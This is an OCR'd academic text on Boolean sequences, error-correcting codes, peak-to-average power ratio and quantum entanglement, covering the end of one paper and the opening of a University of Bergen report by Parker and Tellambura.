We now identify a subset of the length 2^n sequence constructions of (1), where $(-1)^{p(\boldsymbol{x})}$ exhibits a bipolar $\leftrightarrow$ binary equivalence under transform by a tensor product of combinations of $\boldsymbol{H}$ and $\boldsymbol{I}$ 2×2 matrices. The resultant length 2^n binary sequences can be interpreted as indicators for binary linear or nonlinear $[n, k, d]$ error-correcting codes. In such cases, $p(\boldsymbol{x})$ is closely related to a Normal Realisation for the Factor Graph of the associated $[n, k, d]$ code [7]. Let $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$.

Definition 9 *"H acting on i" means the action of the $2^n \times 2^n$ transform, $\mathbf{I} \otimes \ldots \otimes \mathbf{I} \otimes \mathbf{H} \otimes \mathbf{I} \otimes \ldots \otimes \mathbf{I}$ on $\boldsymbol{s}$, where $\mathbf{H}$ is preceded by i $\mathbf{I}$ matrices, and followed by $n - i - 1$ $\mathbf{I}$ matrices. We write this as $H(i)$, or $H(i)[\boldsymbol{s}]$.*

Definition 10 *Let $\mathbf{T_C}$, $\mathbf{T_{C^\perp}}$ be integer sets chosen so that $\mathbf{T_C} \cap \mathbf{T_{C^\perp}} = \emptyset$, and $\mathbf{T_C} \cup \mathbf{T_{C^\perp}} = \{0, 1, \ldots, n-1\}$. This is a bipartite splitting of $\{0, 1, \ldots, n-1\}$. Let us also partition the variable set $\mathbf{x}$ as $\mathbf{x} = \mathbf{x_C} \cup \mathbf{x_{C^\perp}}$, where $\mathbf{x_C} = \{x_i | i \in \mathbf{T_C}\}$, and $\mathbf{x_{C^\perp}} = \{x_i | i \in \mathbf{T_{C^\perp}}\}$.*

Definition 11 *$\kappa_{\mathbf{p}}$ is the set of all $s(\mathbf{x})$ of the form $s(\mathbf{x}) = (-1)^{p(\mathbf{x})}$, where $p(\mathbf{x}) = \sum_k q_k(\mathbf{x_C}) r_k(\mathbf{x_{C^\perp}})$, where $\deg(q_k(\mathbf{x_C})) = 1$ $\forall k$, and where $x_i \in p(\mathbf{x})$, $\forall$ $i \in \{0, 1, \ldots, n-1\}$. We refer to $\kappa_{\mathbf{p}}$ as the set of 'half-linear bipartite bipolar' states. $\ell_{\mathbf{p}}$ is the subset of $\kappa_{\mathbf{p}}$ where $\deg(r_k(\mathbf{x_C})) = 1$ $\forall k$.*

Theorem 4 *[18] Let $m(\mathbf{x})$ be a binary ANF. If $s(\mathbf{x}) \in \kappa_{\mathbf{p}}$, then the action of $\prod_{i \in \mathbf{T_C}} H(i)$ on $s(\mathbf{x})$ gives $s'(\mathbf{x}) = m(\mathbf{x})$. If $s(\mathbf{x}) \in \ell_{\mathbf{p}}$, then the action of $\prod_{i \in \mathbf{T_{C^\perp}}} H(i)$ on $s(\mathbf{x})$ gives $s''(\mathbf{x}) = m(\mathbf{x})$. $s'(\mathbf{x})$ ($s''(\mathbf{x})$) is the binary indicator for a binary linear or nonlinear $[n, n - |\mathbf{T}|, d]$ error correcting code, $\mathbf{C}$.*

Theorem 4 is particularly relevant when $p(\boldsymbol{x})$ is constructed using (1), as the 'strongest' members of $\kappa_{\mathbf{p}}$ are generated as a subclass of the construction if $\deg(g_j) < 2$, $\forall j$. (By considering matrices other than $\boldsymbol{H}$ it is conjectured that it is always possible to convert a bipolar sequence, $\boldsymbol{s} = (-1)^{\boldsymbol{p}}$, constructed using (1) to a binary form, even when $\deg(g_j) \geq 2$). If $\boldsymbol{s}$ can be transformed to a binary linear indicator, $\boldsymbol{s'}$, using only tensor products of $\boldsymbol{H}$ and $\boldsymbol{I}$, then we say that $\boldsymbol{s}$ is 'HI-equivalent to' $\boldsymbol{s'}$.

Theorem 5 *[18] The set $\ell_{\mathbf{p}}$ is HI-equivalent to the set of $[n, k, d]$ binary linear codes.*

3.1 Examples

Example A Let $t = 2$, $L = 3$. Then (1) can generate,

$$p(\boldsymbol{x}) = x_0x_2 + x_1x_3 + x_2x_4 + x_3x_5 + x_2x_5$$

Let $\mathbf{T_C} = \{0, 1, 4, 5\}$ and $\mathbf{T_{C^\perp}} = \{2, 3\}$. Applying $H(0)H(1)H(4)H(5)$ (in any order) to $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$ gives the binary sequence, $\boldsymbol{s'} = m(x) = (x_0 + x_2 + 1)(x_1 +$

$x_3+1)(x_2+x_4+1)(x_2+x_3+x_5+1)$, which is the indicator for a $[6,2,2]$ binary linear code, $\mathbf{C}$. Graphical representations for $\boldsymbol{s}$ and $\boldsymbol{s'}$ are shown in Fig 1, where the graph for $\boldsymbol{s'}$ is a Normal Realisation of a Factor Graph [7]. If, instead, we apply $H(2)H(3)$ (in any order) to $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$, we get the binary sequence, $\boldsymbol{s''} = m(x) = (x_0+x_2+x_4+x_5+1)(x_1+x_3+x_5+1)$, which is the indicator for a $[6,4,2]$ binary linear code, $\mathbf{C}^{\perp}$, the dual of $\mathbf{C}$. Applying $H(0)H(1)H(4)H(5)$ to $\boldsymbol{s'}$, followed by $H(2)H(3)$, gives $\boldsymbol{s''}$. This is the same as applying the WHT to $\boldsymbol{s'}$, and it is known that binary indicators of a linear code code, $\mathbf{C}$, and its dual, $\mathbf{C}^{\perp}$, are related by the WHT [14].

Example B Let $t = 3$, $L = 3$. Then (1) can generate,

$$p(\boldsymbol{x}) = 034, 035, 045, 134, 135, 145, 234, 235, 245, 03, 05, 14, 15, 36, 47, 58$$

Let $\mathbf{T_C} = \{0,1,2,6,7,8\}$ and $\mathbf{T}_{\mathbf{C}^{\perp}} = \{3,4,5\}$. Applying $H(0), H(1), H(2), H(6), H(7), H(8)$ (in any order) to $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$ gives,

$$\begin{aligned}&\boldsymbol{s'} = m(x) = \\ &(x_0 + x_3x_4 + x_3x_5 + x_4x_5 + x_3 + x_5 + 1)(x_1 + x_3x_4 + x_3x_5 + x_4x_5 + x_4 + x_5 + 1) \\ &\times(x_2 + x_3x_4 + x_3x_5 + x_4x_5 + 1)(x_3 + x_6 + 1)(x_4 + x_7 + 1)(x_5 + x_7 + 1)\end{aligned}$$

which is the indicator for a $[9,3,3]$ binary nonlinear code, $\mathbf{C}$. Graphical representations for $\boldsymbol{s}$ and $\boldsymbol{s'}$ are shown in Fig 1, where the graph for $\boldsymbol{s'}$ is a Normal Realisation of a **nonlinear** Factor Graph. In this case application of $H(3)H(4)H(5)$ does not produce the dual code, $\mathbf{C}^{\perp}$, but the nonlinear dual could be obtained by nonlocal transform over x_3, x_4, x_5.




Fig. 1. Bipolar ↔ Factor Graph HI-Equivalence for Examples A and B

Example C The nonlinear $[16,8,6]$ Nordstrom-Robinson binary code is HI-equivalent to a half-linear bipolar bipartite sequence, $(-1)^{p(\boldsymbol{x})}$, where $p(\boldsymbol{x})$ can be constructed using (1), and has ANF comprising 96 cubic and 40 quadratic terms, and where $|T_C| = |T_{C^{\perp}}| = 8$. The quadratic part of $p(\boldsymbol{x})$ is HI-equivalent to a binary linear $[16,8,4]$ code, so we can view the 96 cubic terms of $p(\boldsymbol{x})$ as further 'doping' to increase Hamming Distance, d, from 4 to 6.

3.2 Comments

This section has identified an important subset of $\kappa_{\mathbf{p}}$ as a subset of the construction of (1), where a member of $\kappa_{\mathbf{p}}$ can be transformed to a binary sequence

under selective action of $\boldsymbol{H}$. Conversely, this gives us a way of analysing a Factor Graph, by transforming it back into bipolar sequence form. A natural question to ask is which length 2^n bipolar sequences are transform-equivalent to the best $[n, k, d]$ linear and nonlinear codes? We offer offer the following conjecture,

Conjecture 1 *Optimal linear or nonlinear codes can be constructed from (1) if $L = 2$, and $(-1)^{g_j}$ is, itself, HI-equivalent to an optimal linear or nonlinear code, $\forall j$. But what f_{γ_j} should be chosen?*

In the next section we pose the related question: Which quantum n-qubit states have optimal Linear Entanglement?

4 PAR_l and Quantum 'Linear' Entanglement (LE)

Joint work with V.Rijmen [18]

In previous sections our PAR metric has been measured relative to all LUUTs. Quantum systems require that we compute our PAR metric (now called PAR_l) relative to all LUTs, of which LUUTs are a subset. It is argued in [18] that PAR_l and Linear Entanglement (LE) are good partial measures of quantum entanglement. [1] Let $\boldsymbol{s}$ be a length 2^n bipolar sequence. In the context of quantum systems we interpret (after appropriate normalisation) this sequence as a probability density function of an n-qubit quantum state. Let s_i be an element of $\boldsymbol{s}$. Then $|s_i|^2$ is the probability of measuring the quantum system in state i. We must normalise so that $\sum_{i=0}^{2^n-1} |s_i|^2 = 1$, although normalisation constants are usually omitted in this paper. An n-qubit state, $\boldsymbol{s}$, contains entanglement if $\boldsymbol{s}$ is not a member of $\boldsymbol{G_n}$. The definition of PAR_l is then identical to Definition 5 except that, now, $|l_i|$ does not have to equal $|l_j|$, i.e. $\boldsymbol{l}$ is not necessarily unimodular.

Definition 12 $PAR_l(\boldsymbol{s}) = 2^n max_{\boldsymbol{l}}(|\boldsymbol{s} \cdot \boldsymbol{l}|^2))$

where $\boldsymbol{l}$ is any normalised linear sequence from the set, $\boldsymbol{G_n}$, and $\cdot$ means 'inner product' [17, 18].

Linear Entanglement (LE) is then defined as,

Definition 13 $LE(\boldsymbol{s}) = n - \log_2(PAR_l(\boldsymbol{s}))$

Entanglement and LE are invariant under transformation of $\boldsymbol{s}$ by any LUT. Therefore PAR_l is Local Unitary (LU)-invariant, and two states, $\boldsymbol{s}$ and $\boldsymbol{s'}$, related by a transform from LUT, are LU-equivalent. Code duality under the WHT and the HI-equivalence between $\boldsymbol{s}$ and $\boldsymbol{s'}$, as discussed in Section 3, are special cases of LU-equivalence. One can also view entanglement invariance as a generalisation of code duality.

[1] Quantum information theorists often consider 'mixed-state' entanglement, where entanglement with the environment is unavoidable [24, 8]. This is similar to the analysis of classical communications codes in the context of a corrupting channel. In this paper we only consider a closed (pure) quantum system with no environmental entanglements [6].

4.1 PAR_l for States from $\ell_{\mathbf{p}}$

Theorem 6 *[18] If $\boldsymbol{s} \in \ell_{\mathbf{p}}$, then $\boldsymbol{s}$ is LU equivalent to the indicator for an $[n, k, d]$ binary linear code, and,*

$$PAR_l(\boldsymbol{s}) \geq 2^r, \quad \text{where } r = max(k, n-k)$$

Theorem 6 implies that states, $\boldsymbol{s}$, from $\ell_{\mathbf{p}}$ have a minimum lower bound on PAR_l (upper bound on LE) when the associated $[n, k, d]$ code, $\mathbf{C}$, satisfies $k = \lfloor \frac{n}{2} \rfloor$, with $\mathrm{PAR}_l \geq 2^{\lceil \frac{n}{2} \rceil}$. Here is a stronger result.

Theorem 7 *[18] In (1), let $t = 1$ and $f_{\gamma j}$ be the identity permutation $\forall j$. Using (1), we can generate $s(\mathbf{x}) = (-1)^{p(\boldsymbol{x})}$ for $p(\boldsymbol{x})$ constructed using (4). Then $PAR_l(\boldsymbol{s}) = 2^{\lceil \frac{n}{2} \rceil}$.*

Definition 14 $\quad PA(\boldsymbol{s}) = 2^n max_i(|s_i|^2)$

We now compute PA for any HI transform of a member of $\ell_{\mathbf{p}}$. Let $\mathbf{s} \in \ell_{\mathbf{p}}$. Recalling Definition 10, let $k = |\mathbf{T}_{\mathbf{C}^\perp}|$, $k^\perp = |\mathbf{T}_{\mathbf{C}}|$, and $k + k^\perp = n$. Without loss of generality we renumber integer sets $\mathbf{T}_{\mathbf{C}^\perp}$ and $\mathbf{T}_{\mathbf{C}}$ so that $\mathbf{T}_{\mathbf{C}^\perp} = \{0, 1, \ldots, k-1\}$ and $\mathbf{T}_{\mathbf{C}} = \{k, k+1, \ldots, n-1\}$. Let $\mathbf{t}_{\mathbf{C}^\perp} \subset \mathbf{T}_{\mathbf{C}^\perp}$ and $\mathbf{t}_{\mathbf{C}} \subset \mathbf{T}_{\mathbf{C}}$, where $h = |\mathbf{t}_{\mathbf{C}^\perp}|$ and $h^\perp = |\mathbf{t}_{\mathbf{C}}|$. Let $\mathbf{x}_{\mathbf{t}^\perp} = \{x_i | i \in \mathbf{t}_{\mathbf{C}^\perp}\}$, $\mathbf{x}_{\mathbf{t}} = \{x_i | i \in \mathbf{t}_{\mathbf{C}}\}$, and $\mathbf{x}_* = \mathbf{x}_{\mathbf{t}^\perp} \cup \mathbf{x}_{\mathbf{t}}$. Define $\mathbf{M}$ to be a $k \times k^\perp$ binary matrix where $M_{i,j-k} = 1$ iff $x_i x_j \in p(\mathbf{x})$, and $M_{i,j-k} = 0$ otherwise. Thus $p(\mathbf{x}) = \sum_{i \in \mathbf{T}_{\mathbf{C}^\perp}} x_i (\sum_{j \in \mathbf{T}_{\mathbf{C}}} M_{i,j-k} x_j)$. Let $\mathbf{M}_{\mathbf{t}}$ be a submatrix of $\mathbf{M}$, which comprises only the rows and columns of $\mathbf{M}$ specified by $\mathbf{t}_{\mathbf{C}^\perp}$ and $\mathbf{t}_{\mathbf{C}}$. Let χ_t be the rank of $\mathbf{M}_{\mathbf{t}}$.

Theorem 8 *[18] Let $\boldsymbol{s'}$ be the result of $\prod_{i \in \mathbf{t}_{\mathbf{C}^\perp} \cup \mathbf{t}_{\mathbf{C}}} H(i)$ on $\boldsymbol{s} \in \ell_{\mathbf{p}}$. Then,*

$$PA(\boldsymbol{s'}) = 2^{h + h^\perp - 2\chi_t}$$

Corollary 1 *As $0 \leq \chi_t \leq min(h, h^\perp)$, it follows that, for $\boldsymbol{s} \in \ell_{\mathbf{p}}$, $PA(\boldsymbol{s'}) \geq 2^{|h - h^\perp|}$*

In general, PAR_l must consider $\mathrm{PA}(\boldsymbol{s})$ under all LUTs. $\mathrm{PA}(\boldsymbol{s})$ for $\boldsymbol{s} \in \ell_{\mathbf{p}}$ is easily computed. Let the 'HI multispectra' be the union of the power spectra of $\boldsymbol{s}$ under the action of $\prod_{i \in \boldsymbol{T}} H(i)$, for all possible subsets, $\boldsymbol{T}$, of $\{0, 1, \ldots, n-1\}$.

Theorem 9 *[18] PAR_l of $\boldsymbol{s} \in \ell_{\mathbf{p}}$ is found in the HI multispectra of $\boldsymbol{s}$.*

Theorem 9 means that, for $\boldsymbol{s} \in \boldsymbol{\ell_p}$, we only need compute the 2^n HI transforms to compute PAR_l. If $\mathrm{PA}(\boldsymbol{s})$ is optimally low over the HI multispectra, then $\boldsymbol{s'} = m(\boldsymbol{x})$ is an optimal binary linear code when $\boldsymbol{T} = \boldsymbol{T_C}$ or $\boldsymbol{T} = \boldsymbol{T_{C^\perp}}$.

Definition 15 *The Weight Hierarchy of a linear code* $\mathbf{C}$*, is a series of parameters,* d_j*,* $0 \leq j \leq k$*, representing the smallest blocklength of a linear sub-code of* $\mathbf{C}$ *of dimension* j*, where* $d_k = n$*,* $d_1 = d$*, and* $d_0 = 0$*.*

Theorem 10 *[18] Let* $\boldsymbol{s_c}$ *be the indicator of an* $[n, k, d]$ *binary linear code,* $\mathbf{C}$*. Let* $\mathbf{Q} \subset \{0, 1, \ldots, n-1\}$*. Let,*

$$m_{\mathbf{Q}} = \frac{|\mathbf{Q}| + \log_2(\mu) - n + k}{2}, \quad \text{where } \mu = PA(\boldsymbol{s'_c}) \tag{7}$$

and $\boldsymbol{s'_c} = \prod_{t \in \mathbf{Q}} H(t)[\boldsymbol{s_c}]$*. Then the Weight Hierarchy of* $\mathbf{C}$ *is found from the HI multispectra of* $\boldsymbol{s_c}$*, where* $d_j = min_{\mathbf{Q}|m_Q=j}(|\mathbf{Q}|)$

Quantum measurement projects a system to a subsystem. This allows us to equate a series of quantum measurements with a series of subcodes of $\boldsymbol{C}$. Let the entanglement order of a system be the size (in qubits) of the largest entangled subsystem of the system. A most-destructive series of j single-qubit measurements over some set of possible measurements on $\boldsymbol{s}$ produces a final state $\boldsymbol{s'}$ such that entanglement order($\boldsymbol{s}$) − entanglement order($\boldsymbol{s'}$) is maximised.

Definition 16 *Stubborness of Entanglement (SE) is a series of parameters,* β_j*,* $0 \leq j \leq k'$*, representing smallest possible entanglement order,* β_j*, after* $k' - j$ *most-destructive measurements of an* n*-qubit system, where* $\beta_{k'} = n$*,* $\beta_0 = 0$*.*

Theorem 11 *[18] Let* $\boldsymbol{s} \in \ell_{\mathbf{p}}$ *where* $\boldsymbol{s}$ *is LU equivalent to an optimal or near-optimal binary linear code of dimension* $\leq \frac{n}{2}$*. Then Stubborness of Entanglement is equal to the Weight Hierarchy of the code.*

Corollary 2 *Quantum states from* $\ell_{\mathbf{p}}$ *which have optimum LE and optimum SE are LU-equivalent to binary linear codes with optimum Weight Hierarchy.*

The results of this section suggests the following modification of Conjecture 1.

Conjecture 2 *States with optimal LE can be constructed from (1) if* $L = 2$*, and* $(-1)^{g_j}$ *also has optimal LE,* $\forall j$*. But what* f_{γ_j} *should be chosen?*

5 Discussion and Open Problems

We have highlighted the importance PAR plays (explicitly or implicitly) in current research. We emphasis four areas:
a) Low PAR error-correcting codes for OFDM and CDMA.
b) Highly nonlinear, distinguishable sequence sets for cryptography.
c) Graphical construction primitives for Factor Graphs which represent good error-correcting codes.
d) Classification and quantification of quantum entanglement.
We finish with a list of a few open problems.

- Construction (1) only provides an exact, implementable encoder if the two following sub-problems can be solved:

- Provide algorithms to generate all permutation polynomials, f_γ, of degree $\mu - 1$. $\mu = 0$ is trivial. Section 2.4 provides an answer for $\mu = 1$. But, for $\mu > 1$ the situation is unclear.
- Given an algorithm to generate all permutation polynomials, then construction (1) only generates distinct $p(\boldsymbol{x})$ for $t = 1$. For $t > 1$, the permutation, π, induces extra symmetries which cause many $p(\boldsymbol{x})$ to be generated more than once. This situation is reflected in (2), which is a strict upper bound for $t > 1$. It remains an open problem to provide an algorithm for $t > 1$ which ensures the generated $p(\boldsymbol{x})$ are distinct and form the whole code. Such an algorithm would replace of (2) with an exact expression.

– Construct decoders for the above codes.
– It is considered that successful iteration on a Factor Graph requires few short graph cycles. This is ensured if the graph has a large girth. How does one construct Factor Graphs with low PAR_l and large girth?
– Provide a construction for optimally large sets, $\boldsymbol{P}$, of pure quantum states such that each state satisfies a low upper bound on PAR_l, and where any two members of $\boldsymbol{P}$ are optimally distinguishable. This problem is 'simply' the LUT extension of the problem of low PAR error-correcting codes for OFDM and cryptography.

References

1. Alperin, J.L.,Bell, R.B.: **Groups and Representations,** Graduate Texts in Mathematics, Springer, **162**, pp 39–48, (1995)
2. Brundan, J.: Web Lecture Notes: Math 607, Polynomial representations of GL_n, *http://darkwing.uoregon.edu/∼brundan/teaching.html* pp 29–31, Spring (1999)
3. Canteaut, A.,Carlet, C.,Charpin, P.,Fontaine, C.: Propagation Characteristics and Correlation-Immunity of Highly Nonlinear Boolean Functions. EUROCRYPT 2000, Lecture Notes in Comp. Sci., **1807**, 507–522, (2000)
4. Collins, D.,Popescu, S.: A Classical Analogue of Entanglement *http://xxx.soton.ac.uk/ps/quant-ph/0107082* 16 Jul. 2001
5. Davis, J.A.,Jedwab, J.: Peak-to-mean Power Control in OFDM, Golay Complementary Sequences and Reed-Muller Codes. IEEE Trans. Inform. Theory **45.** No 7, 2397–2417, Nov (1999)
6. Eisert, J.,Briegel, H.J.: Quantification of Multi-Particle Entanglement. *http://xxx.soton.ac.uk/ps/quant-ph/0007081 v2* 29 Aug (2000)
7. Forney, G.D.: Codes on Graphs: Normal Realizations. IEEE Trans. Inform. Theory **47.** No 2, 520–548, Feb, (2001)
8. Fuchs, C.A.,van de Graaf, J.: Cryptographic Distinguishability Measures for Quantum-Mechanical States. IEEE Trans. Inform. Theory **45.** No 4, 1216–1227, May (1999)
9. Golay, M.J.E.: Complementary Series. IRE Trans. Inform. Theory, **IT-7**, pp 82–87, Apr (1961)
10. Harrison, M.A.: The Number of Classes of Invertible Boolean Functions. J. ACM, **10**, 25–28, (1963)

11. Jones, A.E.,Wilkinson, T.A.,Barton, S.K.: Block Coding Scheme for Reduction of Peak to Mean Envelope Power Ratio of Multicarrier Transmission Schemes. Elec. Lett. **30**, 2098–2099, (1994)
12. Kschischang, F.R.,Frey, B.J.,Loeliger, H-A.: Factor Graphs and the Sum-Product Algorithm. IEEE Trans. Inform. Theory **47.** No 1, Jan, (2001)
13. Lidl, L.,Niederreiter, H.: **Introduction to Finite Fields and their Applications** Cambridge Univ Press, pp 361–362, (1986)
14. MacWilliams, F.J.,Sloane, N.J.A.: **The Theory of Error-Correcting Codes** Amsterdam: North-Holland. (1977)
15. Parker, M.G.: Quantum Factor Graphs. Annals of Telecom., July-Aug, pp 472-483, (2001), originally 2nd Int. Symp. on Turbo Codes and Related Topics, Brest, France Sept 4–7, (2000), *http://xxx.soton.ac.uk/ps/quant-ph/0010043*, (2000) *http://www.ii.uib.no/∼matthew/mattweb.html*
16. Parker, M.G.,Tellambura, C.: Generalised Rudin-Shapiro Constructions. *WCC2001, Workshop on Coding and Cryptography, Paris(France)*, Jan 8-12, (2001) *http://www.ii.uib.no/∼matthew/mattweb.html*
17. Parker, M.G.,Tellambura, C.: Golay-Davis-Jedwab Complementary Sequences and Rudin-Shapiro Constructions. Submitted to IEEE Trans. Inform. Theory, *http://www.ii.uib.no/∼matthew/mattweb.html* March (2001)
18. Parker, M.G., Rijmen, V.: The Quantum Entanglement of Binary and Bipolar Sequences. Short version accepted for Discrete Mathematics, Long version at *http://xxx.soton.ac.uk/ps/quant-ph/0107106* or *http://www.ii.uib.no/∼matthew/mattweb.html* Jun. (2001)
19. Parker, M.G.,Tellambura, C.: A Construction for Binary Sequence Sets with Low Peak-to-Average Power Ratio. *Submitted to Int. Symp. Inform. Theory, Laussane, Switzerland, (2002)*, *http://www.ii.uib.no/∼matthew/mattweb.html* October (2001)
20. Inequivalent Invertible Boolean Functions for $t = 3$, *http://www.ii.uib.no/∼matthew/mattweb.html*, (2001)
21. Paterson, K.G.: Generalized Reed-Muller Codes and Power Control in OFDM Modulation. IEEE Trans. Inform. Theory, **46**, No 1, pp. 104-120, Jan. (2000)
22. Paterson, K.G.,Tarokh V.: On the Existence and Construction of Good Codes with Low Peak-to-Average Power Ratios. IEEE Trans. Inform. Theory **46.** No 6, 1974–1987, Sept (2000)
23. Paterson, K.G., Sequences for OFDM and Multi-Code CDMA: Two Problems in Algebriac Coding Theory. Hewlett-Packard Technical Report, HPL-2001-146, (2001)
24. Popescu, S.,Rohrlich, D.: On the Measure of Entanglement for Pure States. Phys. Rev. A **56.** R3319, (1997)
25. Rudin, W.,: Some Theorems on Fourier Coefficients. Proc. Amer. Math. Soc., No 10, pp. 855–859, (1959)
26. Shapiro, H.S.: Extremal Problems for Polynomials. M.S. Thesis, M.I.T., (1951)
27. Shepherd, S.J.,Orriss, J.,Barton, S.K.: Asymptotic Limits in Peak Envelope Power Reduction by Redundant Coding in QPSK Multi-Carrier Modulation. IEEE Trans. Comm., **46**, No 1, 5–10, Jan (1998)
28. Sloane, N.J.A.: The On-Line Encyclopedia of Integer Sequences. $(1, 2, 154, \ldots)$, *http://www.research.att.com/∼njas/sequences/index.html*

REPORTS IN INFORMATICS

ISSN 0333-3590

A Construction for Binary Sequence Sets with Low Peak-to-Average Power Ratio

Matthew G. Parker and Chintha Tellambura

REPORT NO 242 **February 2003**

Department of Informatics

UNIVERSITY OF BERGEN

Bergen, Norway

This report has URL
http://www.ii.uib.no/publikasjoner/texrap/ps/2003-242.ps

Reports in Informatics from Department of Informatics, University of Bergen, Norway, is available at http://www.ii.uib.no/publikasjoner/texrap/.

Requests for paper copies of this report can be sent to:

Department of Informatics, University of Bergen, Høyteknologisenteret,
P.O. Box 7800, N-5020 Bergen, Norway

A Construction for Binary Sequence Sets with Low Peak-to-Average Power Ratio

Matthew G. Parker*and Chintha Tellambura†

21st February 2003

Abstract

A recursive construction is provided for sequence sets which possess good Hamming Distance and low Peak-to-Average Power Ratio (PAR) with respect to **any** Local Unitary Unimodular Transform (including all one and multi-dimensional Discrete Fourier Transforms).

1 Introduction

Pairs of Golay Complementary Sequences (CS) have the property that the sidelobes of the Aperiodic Autocorrelation of each sequence in the pair sum to zero [7]. Consequently they have found application in the areas of Telecommunications and Physics for such tasks as channel-sounding, spread-spectrum, and synchronization. It follows that the Peak-to-Average Power Ratio (PAR) with respect to the one-dimensional continuous Discrete Fourier Transform (DFT_1^∞) of each sequence in the pair satisfies PAR ≤ 2. For lengths 2^n one can generate CS pairs using Golay-Rudin-Shapiro (RuS) construction [28, 29]. However it has not yet been proved that all length 2^n CS can be constructed using RuS as $n \to \infty$. Davis and Jedwab have shown that the RuS set comprise a union of certain binary quadratic cosets of Reed-Muller (RM) $(1, n)$ when expressed in Algebraic Normal Form (ANF)[4]. Moreover, as these sequences are a subset of RM$(2, n)$, then the Hamming Distance, D, between sequences in the set satisfies $D \geq 2^{n-2}$. Although the properties of RuS and CS pairs have been known for many years, the description of [4] brought together and formalised much of this work in the context of Reed-Muller codes. This was in response to the pressing demand of Orthogonal Frequency Division Multiplexing (OFDM) communications systems for error-correcting codes where each codeword also has low PAR with respect to (wrt) DFT_1^∞. The low PAR is required to alleviate the linearity requirements of the amplifier at the transmitter. The question of error-correcting codes with low PAR wrt DFT_1^∞ was highlighted by [10], prompting a great deal of research culminating in the fundamental codeset of Davis and Jedwab (DJ set), as outlined in the papers of [4, 23] (equation (6) of this paper), which exploit the properties of RuS. However, a communications engineer will probably point out that the major weakness of the DJ set for OFDM is that its code rate only remains acceptably high for up to about 32 frequency carriers, the

*M.G.Parker is with the Code Theory Group, Inst. for Informatikk, Høyteknologisenteret i Bergen, University of Bergen, Bergen 5020, Norway. E-mail: matthew@ii.uib.no. Web: http://www.ii.uib.no/~matthew/, Author funded by NFR Project Number 119390/431

†C. Tellambura is with the Department of Electrical and Computer Engineering, Electrical and Computer Engineering Research Facility, University of Alberta, Edmonton, Alberta, Canada, T6G 2V4. E-mail: chintha@ee.ualberta.ca. Phone/Fax: +780-492-7228(1811)

rate vanishing as $n \to \infty$, and most current OFDM systems require anywhere from 256 to 8192 frequency carriers. Therefore, in practise, most engineers will implement some form of clipping or Selected-Mapping in order to reduce spectral peaks (PAR) at the OFDM transmitter. In other words, instead of constructing and sending a sequence, the transmitter will generate an arbitrary sequence or sequences, test their PARs, then either clip their peaks before transmission or choose to send the sequence with lowest PAR. Constructive techniques can avoid all this testing, but a major requirement for any constructive coding technique is that its rate remains acceptably high for large numbers of carriers. Higher rates are certainly possible and desirable for PAR $\leq O(n)$ and D large [24]. A generalisation of RuS construction to other starting seeds [16, 17] allows inclusion of more low PAR quadratic cosets of RM$(1, n)$ in the code, thereby improving code rate somewhat. Higher degree cosets can also be added, marginally increasing code rate at price of distance, D, which decreases. However the rate remains unacceptably low for more than about 32 carriers.

This paper provides new answers to this problem by defining constructive techniques for low PAR error-correcting codes of blocklength > 32 with acceptable rate. For instance, we can (almost) construct a rate $\frac{1}{3}$ code of length 64 with distance 16 and PAR ≤ 4.0, a rate $\frac{2}{3}$ code of length 64, distance 4, and PAR ≤ 8.0, and a rate $\frac{1}{2}$ code of length 256, distance 4, and PAR ≤ 16.0. We emphasise 'almost' because, although we most certainly identify and algebraically describe very large codesets with low PAR, our constructions are not strictly implementable yet, due to certain edge symmetries (coding collisions) which compromise invertibility of the encoding. It remains an open challenge to eliminate these coding collisions, and part of the aim of this paper is to present and motivate this challenge in a clear way.

It turns out that our construction also requires the ability to generate all distinct permutation polynomials from $Z_2^t \to Z_2^t$ of algebraic degree $\leq d$ for some d, $1 \leq d < t$. To the best knowledge of the authors, such an algorithm only exists in the literature for the case $d = 1$ (namely "Bruhat Decomposition", or as encountered when generating all possible binary linear error-correcting codes of maximum rank and length) and, for $d = 1$, there are $\prod_{i=0}^{t-1}(2^t - 2^i)$ such polynomials. This paper provides strong motivation to develop further algorithms for the cases $1 < d < t$, along with the enumeration of the size of such sets as t varies.

Another aim of this paper is to advertise the fact that RuS sequences, and their generalisation as described in this paper, have a much stronger property than just a low PAR upper bound wrt the DFT_1^∞. [13, 16, 17, 25] have all pointed out the Bent/Almost Bent properties of the RuS set, and [16, 17] and this paper proves that the RuS set, and their generalisations satisfy PAR $\leq 2^t$ wrt <u>all</u> possible Linear Unitary Unimodular Transforms (LUUTs), including DFT_1^∞ and Walsh-Hadamard Transform (WHT). We will define LUUTs in the sequel. Consequently, the RuS construction and its generalisation have relevance also to Multi-Code CDMA [16, 17, 25], Weight Hierarchy and Quantum Entanglement [18, 19], and Cryptography [27].

To summarise, the main new contributions of this paper are as follows:

- A proposal to measure PAR wrt the infinite set of Linear Unimodular Unitary Transforms (LUUTs), whose rows comprise all possible linear unimodular sequences. This set includes DFT_1^∞, the Walsh-Hadamard Transform (WHT), and many other transforms.
- A construction (Constructions 1 - 3) for large sets of sequences with tight constant upper bound on PAR and good distance properties, where PAR is computed wrt the

infinite set of LUUTs.

Although we acknowledge that our constructions are implicitly covered in the literature by Golay [6, 7], Turyn [34], and others [33, 5], wrt DFT_1^∞, no mention in the literature is given of low PAR constructions wrt to the much larger set of LUUTs and, apart from the special case considered by Davis and Jedwab [4] wrt DFT_1^∞, and the case of low PAR wrt the WHT [3, 25], no attempt has been made to express these constructions in concise Algebraic Normal Form (ANF) or to consider the construction of such sequences, or to consider the Hamming Distance between members of the sequence set.

Our Construction as a Generalisation of Golay-Rudin-Shapiro Construction:
Golay-Rudin-Shapiro (RuS) sequences are a special case of Golay Complementary Pairs as first introduced by Marcel Golay [6, 22]. RuS sequence construction [7, 28, 29] exploits the recursion,

